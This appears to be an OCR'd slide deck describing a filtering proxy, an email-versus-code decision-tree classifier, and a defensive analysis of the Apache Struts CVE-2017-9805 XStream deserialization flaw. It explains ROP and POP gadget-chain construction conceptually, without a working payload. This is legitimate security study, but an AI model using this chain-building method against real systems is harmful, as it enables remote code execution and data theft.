


System Overview

Proxy Factory

Userspace

- Epoll based Proxy Factory
- Full, real-life able, configurable proxy
  - Concurrency via Epoll and Non-Blocking sockets
    - Complete each other
  - Send Buffers allow accumulation of data for complete filtering
  - Controllable receive session window size
  - Proxy Verdict – FORWARD, DROP,
  - Supporting separate Sock and Peer Timeouts, multiple connections, polite shutdown and more
- Started from very loose boilerplates and samples (not many good ones), found many errors and written from the ground up, agile style, adding functionality and refactoring
  - Many hours and effort – but worth it, especially for ML later – can now control data window size




System Overview

Userspace

Proxy Filters and Filter Helpers

- Factory pattern allows the same code to produce many proxy servers each using unique filtering mechanism.
- A proxy handler (filter) design allowed any proxy filter to use any combination of processing, filtering and classifying helpers.
- For example, PORT 80 handler uses HTTP helper for HTTP but also SMTP helper from SMTP handler to catch SMTP over port 80.
  - Many users bypass institution port restrictions by configuring their P2P or any app to use port 80 which is usually open.



System Overview


Proxy Printouts

Userspace

TTL per socket and cleanup routine

Receive buffer gathers page, uses recommended receive windows of 4096 bytes

Html scraper




Receive session fills custom buffer

Filter function : classify text verdict: 'forward'

Epoll multiple send events for entire send-buffer.

Persistent and reliable, even if mirror connection already died



Userspace - recap


- Complete Flow
  - Describe verbally
- Questions?

FTP Server vsFTP

POSTFIX


WIRESHARK

- Next – ML Model



ML Model

Machine Learning Classifier (Brief)




- About ML
  - ML trains a model over datasets
  - The model can then be used to classify samples e.g. classifiy text to either email or code
- Challenges
  - Acquire error-free, rich and diverse datasets
  - Understand them in light of the objective
  - Unify and normalize several DS's into a single working DS
  - Find a good enough yet lightweight enough model to work on packet filtering
  - Understand the theory behind model and any source code involved to be able to make the model PORTABLE to the client (as proxy helper) independent code
  - Keep the entire process and some results accessible, so it can be refined or adapted to user needs
  - Learn the most recent tools to do so – Pandas, SciKit Lean


ML Model

Machine Learning Classifier (Brief)

Solutions – Notebook 1




- Used Jupyter notebooks and step based process that can be recreated or adapted to new datasets e.g. your organization's emails
- Enron DS and Enron Sent DS for natural language emails, and a good yet broken Code DS scraped by 'IT Shared' with mostly C code.
- Full analysis, normalization and error fixing (also had to deal with CRC errors), bad samples, XML parsing, Json parsing and more.
- Preliminary insights and dataset context analysis resulted in important notes taken into the tokenization process
- Unified dataset had ~50%-50% code to NL.
- Notebooks were fully and thoughtfully documented – welcome to take a look
- Resulted in a clean, complete dataset and a good understanding of the data.




ML Model

Machine Learning Classifier (Brief)



Solutions – Notebook 2 and resulting code




- **Tokenization**: removed Enron specifics, filtered out email headers and normalized numbers
- **Vectorization**: used TF-IDF Token Freq Inversed Doc Freq model to vectorize token sets to vectors
- **Model**: Decision Tree model was selected for simplicity, and ability to code a generator, which produces conditional code classifier in actual python code.
- **Training and Testing**: Performed K-fold stratified division to train and test batches, achieved **accuracy average of ~0.996** and ~0.0003 standard deviation.
- **Portability**: The source code of the model was researched and utilized to separately code a function and data objects that generate the TF-IDF used to vectorize the text, as required by the classifier.
- The **resulting code** for the model is less than 180 lines of code.


```
In [12]: get_code(model, feature_names=vectorizer.get_feature_names())

def dt_decider(vec_dict):
    if vec_dict.get('int', 0) > 0.0123351290822:
        if vec_dict.get('please', 0) > 0.004191675223 41:
            if vec_dict.get('int', 0) > 0.457087785006:
                return 'CODE' # --> (1.0000, 6.00/6.00 examples)
            else: # below threshold for 'int'
                return 'EMAIL' # --> (1.0000, 215.00/215.00 examples)
        else: # below threshold for 'please'
            if vec_dict.get('we', 0) > 0.0554827749729:
                if vec_dict.get('main', 0) > 0.0099976612255:
                    return 'CODE' # --> (1.0000, 27.00/27.00 examples)
                else: # below threshold for 'main'
                    if vec_dict.get('be', 0) > 0.331199407578:
                        return 'CODE' # --> (1.0000, 1.00/1.00 examples)
                    else: # below threshold for 'be'
                        return 'EMAIL' # --> (1.0000, 66.00/66.00 examples)
            else: # below threshold for 'we'
                if vec_dict.get('message', 0) > 0.0984009876847:
                    if vec_dict.get('main', 0) > 0.0428555773735:
                        return 'CODE' # --> (1.0000, 3.00/3.00 examples)
                    else: # below threshold for 'main'
                        return 'EMAIL' # --> (1.0000, 27.00/27.00 examples)
                else: # below threshold for 'message'
                    if vec_dict.get('ect', 0) > 0.00942249875516:
                        return 'EMAIL' # --> (0.9412, 16.00/17.00 examples)
                    else: # below threshold for 'ect'
                        return 'CODE' # --> (0.9997, 131343.00/131379.00 examples)
    else: # below threshold for 'int'
        if vec_dict.get('do', 0) > 0.572423696518:
            if vec_dict.get('if', 0) > 0.025615233928:
```

ML Model

Machine Learning Classifier (Brief)




- **Tests for classifier**
  - Manual tricky texts –
    emails with code words, code with comments
  - Stackoverflow pages, scraped,
    heavily commented → Code
    - Added a simple weight adjustment mechanism
    - Manually Increased weight for 'int'
  - Wikipedia pages, scraped → NL Email
  - Raw, partial segments of html of above → also mostly correct
- **Summary**
  - Can easily adapt to new databases by streamlined jupyter notebooks
  - Flexible, simple, token weight manual adjustment mechanism in final code
  - Works well on mixed, tricky content

```
sample_text2 = '''
#include <stdio.h>
int main()
{
    int n, i, flag = 0;

    printf("Enter a positive integer: ");
    scanf("%d",&n);

    for(i=2; i<=n/2; ++i)
    {
        // condition for nonprime number
        if(n%i==0)
        {
            flag=1;
            break;
        }
    }

    if (flag==0)
        printf("%d is a prime number.",n);
    else
        printf("%d is not a prime number.",n);

    return 0;
}


'''

sample_text3 = '''

Hi Missy,
please include a thing for the other, or else I'll have to include another thing for the stuf
If we can do it that's great!

Thanks,
Big Boss Baby +972-55852-523

'''

sample_text4 = '''


for int i=1 i<5 i++
     if john='lala' {
     this is a code
     }

'''
```

```
# bar plot
print('Document token frequencies:')
fig = plt.figure(figsize=(16, 5), dpi=200), plt.rc("font", size=8)
ax = c.plot(kind='bar')
plt.xticks(rotation='vertical')
plt.show()
```

```
== CLASSIFICATION : CODE  ===

Document token frequencies:
```



Exploit - CVE-2017-9805

Apache Struts 2 REST Plugin XStream RCE


- Equifax is a consumer credit reporting agency
- Sep 2017 - Hackers stole the personal data had collected on more than 143 million Americans.
- March 2018 - The credit monitoring firm said an additional 2.4 million Americans were affected.
- In total, roughly 147.9 million Americans have been hit by the hack.

- It remains the largest data breach of personal information.

Exploit - CVE-2017-9805

Approach

- **Breakdown**
  - Get more intimate with components
- **Ecosystem - Identify entry points and exploit mechanism habitat**
  - Understand the history and feel the ecosystem of the exploit
- **Analyze and Block Exploit**
  - Understand the exploit mechanism and how to block an attack
- **Leverage Knowledge - to identify more clever variations and strands**
  - If we understand this strand deeply, we can hope to catch its variations



Exploit - CVE-2017-9805

Component Breakdown

- **Apache TomCat**
  - Open source implementation of the Java Servlet, JavaServer Pages, Java Expression Language and Java WebSocket technologies. Also called: "Tomcat Server"
- **Apache Struts 2**
  - Free open source MVC (model-view-controller) framework for creating java web apps.
- **REST Plugin**
  - An abstract API that describes an architectural style - Representational State Transfer
- **Xstream**
  - A popular, poweful library to (un)serialize Java objects to(from) multiple formats, including XML.
- **RCE**
  - Remote Code Execution – Making target run our code

Exploit - CVE-2017-9805

Potential entry point

- **Apache Struts 2**
  - Key component (1/3): **A request handler mapped to a standard URI**
  - **Architecture support** for popular tech – **REST** apps, SOAP, AJAX.
  - **Uses XML**
- **REST Plugin**
  - Bundled with struts
  - CRUD – basic db operations set: **create**, read, **update**, delete
  - Uniform Interface - **Manipulation of resources through representations**
  - Resource Methods – if over HTTP - CRUD implemented by: GET/PUT/**POST**/DELETE
- **Xstream**
  - **Deserialization** of **java objects** from multiple sources, including **XML**
  - Webpage heavily **warns** users against specific serialization exploits
  - Built-in **Security Framework** for v1.4.7+ , released February 8, **2014**.
- **RCE**
  - Remote Code Execution – Next slide

RESTful Routes

URL	HTTP Verb	Action	Description
/subjects	GET	index	Show all items
/subjects/new	GET	new	Show new form
/subjects	POST	create	Create an item
/subjects/:id	GET	show	Show item with :id
/subjects/:id/edit	GET	edit	Show edit form for item with :id
/subjects/:id	PATCH	update	Update item with :id
/subjects/:id/delete	GET	delete	Show delete form for item with :id
/subjects/:id	DELETE	destroy	Delete item with :id

REST HTTP Verbs

Verb	Objective	Usage	Multiple requests	Cache/ Bookmark
GET	Retrieve items from resource	links	yes	yes
POST	Create new item in resource	forms	no	no
PUT	Replace existing item in resource	forms	yes	no
PATCH	Update existing item in resource	forms	no/yes	no
DELETE	Delete existing item in resource	forms/ links	yes	no

Exploit - CVE-2017-9805

Exploit Ecosystem – Remote Code Execution

Java (De)Serialization

- *1 - Developer Usage*
  - Serialization: Runtime variables and program objects → storable\transmittable form
  - Deserialization: Serialized form → **in-memory variables and program objects**
  - Most high level languages have **built-in serialization support**
- *2 - Mechanics*
  - Using deserialization methods, to **instantiate** an object in **runtime**
  - Relies on **built-in classes' instantiation and property-based methods**
  - Recreating objects means calling some object-related methods
    - Class constructors, initiators, wakeup methods, etc. which in turn might rely on object properties and values
  - Let's call it a **deserialization chain**

Exploit - CVE-2017-9805

Exploit Ecosystem – Remote Code Execution

Java (De)Serialization

- *3 - Vulnerability*
  - We might accept serialized objects from users (also over the network) without first validating the input data
  - When an attacker gains access to the **stack**, **object data** or **object properties** – they might be able to exploit the serialization process to do stuff like get privileged access, send data, **execute their own remote code** and more
  - Most high level languages have **built-in serialization support**
  - Attackers can carefully design a specific **chain** to run on the target machine: **trigger -> shape -> utilize**

Exploit - CVE-2017-9805

Exploit Ecosystem – Code Injection

Code Injection

"Your app runs my code"

- Exploit

  Introduce (inject) foreign code into an app to change course of its execution
- Target Vulnerability
  - Software that allows processing invalid data
- Examples
  - SQL injection, HTML script injection, String Dynamic Eval, Object injection, Shell injection …
- Cons
  - Big surface area due to payload and behavior
  - Limited utilization - scope, language
  - More apparent to developer

Exploit - CVE-2017-9805

Exploit Ecosystem – ROP

Code Reuse \ ROP – Return-Oriented Programming
"Your app's methods run my code"

- Exploit
  - Hijack app's code by redirecting existing methods
- Target Vulnerability
  - Software having already present code that can be used
- Flow
  - Attacker takes control over the **call stack**, using a bug ('stack smashing')
    - Usual entry point: **Buffer Overrun**: overwrite RA
  - Problem: Can't just run payload placed on the stack– Counter mechanisms in place: ESP, code signing.
- **ROP to the rescue (or villainy)**
  - Instead of injecting code, ROP uses already existing instruction sequences – **gadgets** (Lawrence & Frohoff), by changing return addresses. A combined sequence is called a **chain**.
- Techniques:
  - *Return-To-Library* – functions already auto-loaded and present in memory
  - *Burrowed Code Chunks* – x64 requires first function arg to be passed as a register, manipulating stack not enough. Use code chunks of library functions to load value from stack to registers and then follow through.
- Pros
  - Smaller **surface area** and payload makes it harder to detect
  - Under the system hood! – can counter ESP and code signing
- Cons
  - Need call stack control

Exploit - CVE-2017-9805

Exploit Ecosystem – POP

POP – Property-Oriented Programming \ Object Injection

"Your app's objects run my code"

"High-level ROP", Relatively new concept, not a single Wikipedia mention yet.
Earliest pub in PHP by this dude from Germany:
Stefan Esser, at BlackHat USA 2010,
and **Gabriel Lawrence and Chris Frohoff** :
"Marshalling Pickles" talk 2015.

- Exploit
  - Hijack app's code by overwriting objects and their properties
- Target Vulnerability
  - Software that **deserializes** user provided data, having **exploitable classes and code**, such that objects influence the code flow
- Flow
  - Research target code
    - Exploits - Map available gadgets for chaining
      Entry Points - Locate deserialization vulnerable entry points
    - Source code - that uses classes using language specific deserialization methods, AND vulnerable to manipulation of data in those classes.
      e.g. **Java ObjectInputStream and its readObject**
    - No source code - can look into serialized-data storage points on disk or network
  - Design a chain of instances and method invocations
    - Can only use classes available during the system specific deserialize method
  - Deliver & Execute
    - Serialize the chain and send to entry point
    - Chain will be executed in the app during/after serialization

Exploit - CVE-2017-9805

Exploit Ecosystem – POP Chain

POP – Property-Oriented Programming \ Object Injection

"Your app's objects run my code"

- **'Kick-off' gadget**
  also: trigger / pivot
  Initiates the execution
  - A class that has a 'magic method':
    - A method automatically triggered by the system during deserialization.
      e.g. __toString(), __set(), __get(), __wakeup() etc.
  - The magic method acts upon attacker controlled, serializable properties / fields.

- **'Shaper' gadgets**
  Chain flow
  - **Bypass gadget** – allows nested deserialization
    A class with a (preferably magic) method which leads to nested deserialization with an unprotected 'ObjectInputStream' of attacker-controllable bytes.
  - **Flow Helper gadget** – chain helpers
    A class that helps connecting other gadgets.

- **'Sink' gadget**
  also: abuse
  Final
  - A class with a method implementing the (dangerous) functionality that the attacker wants to use.

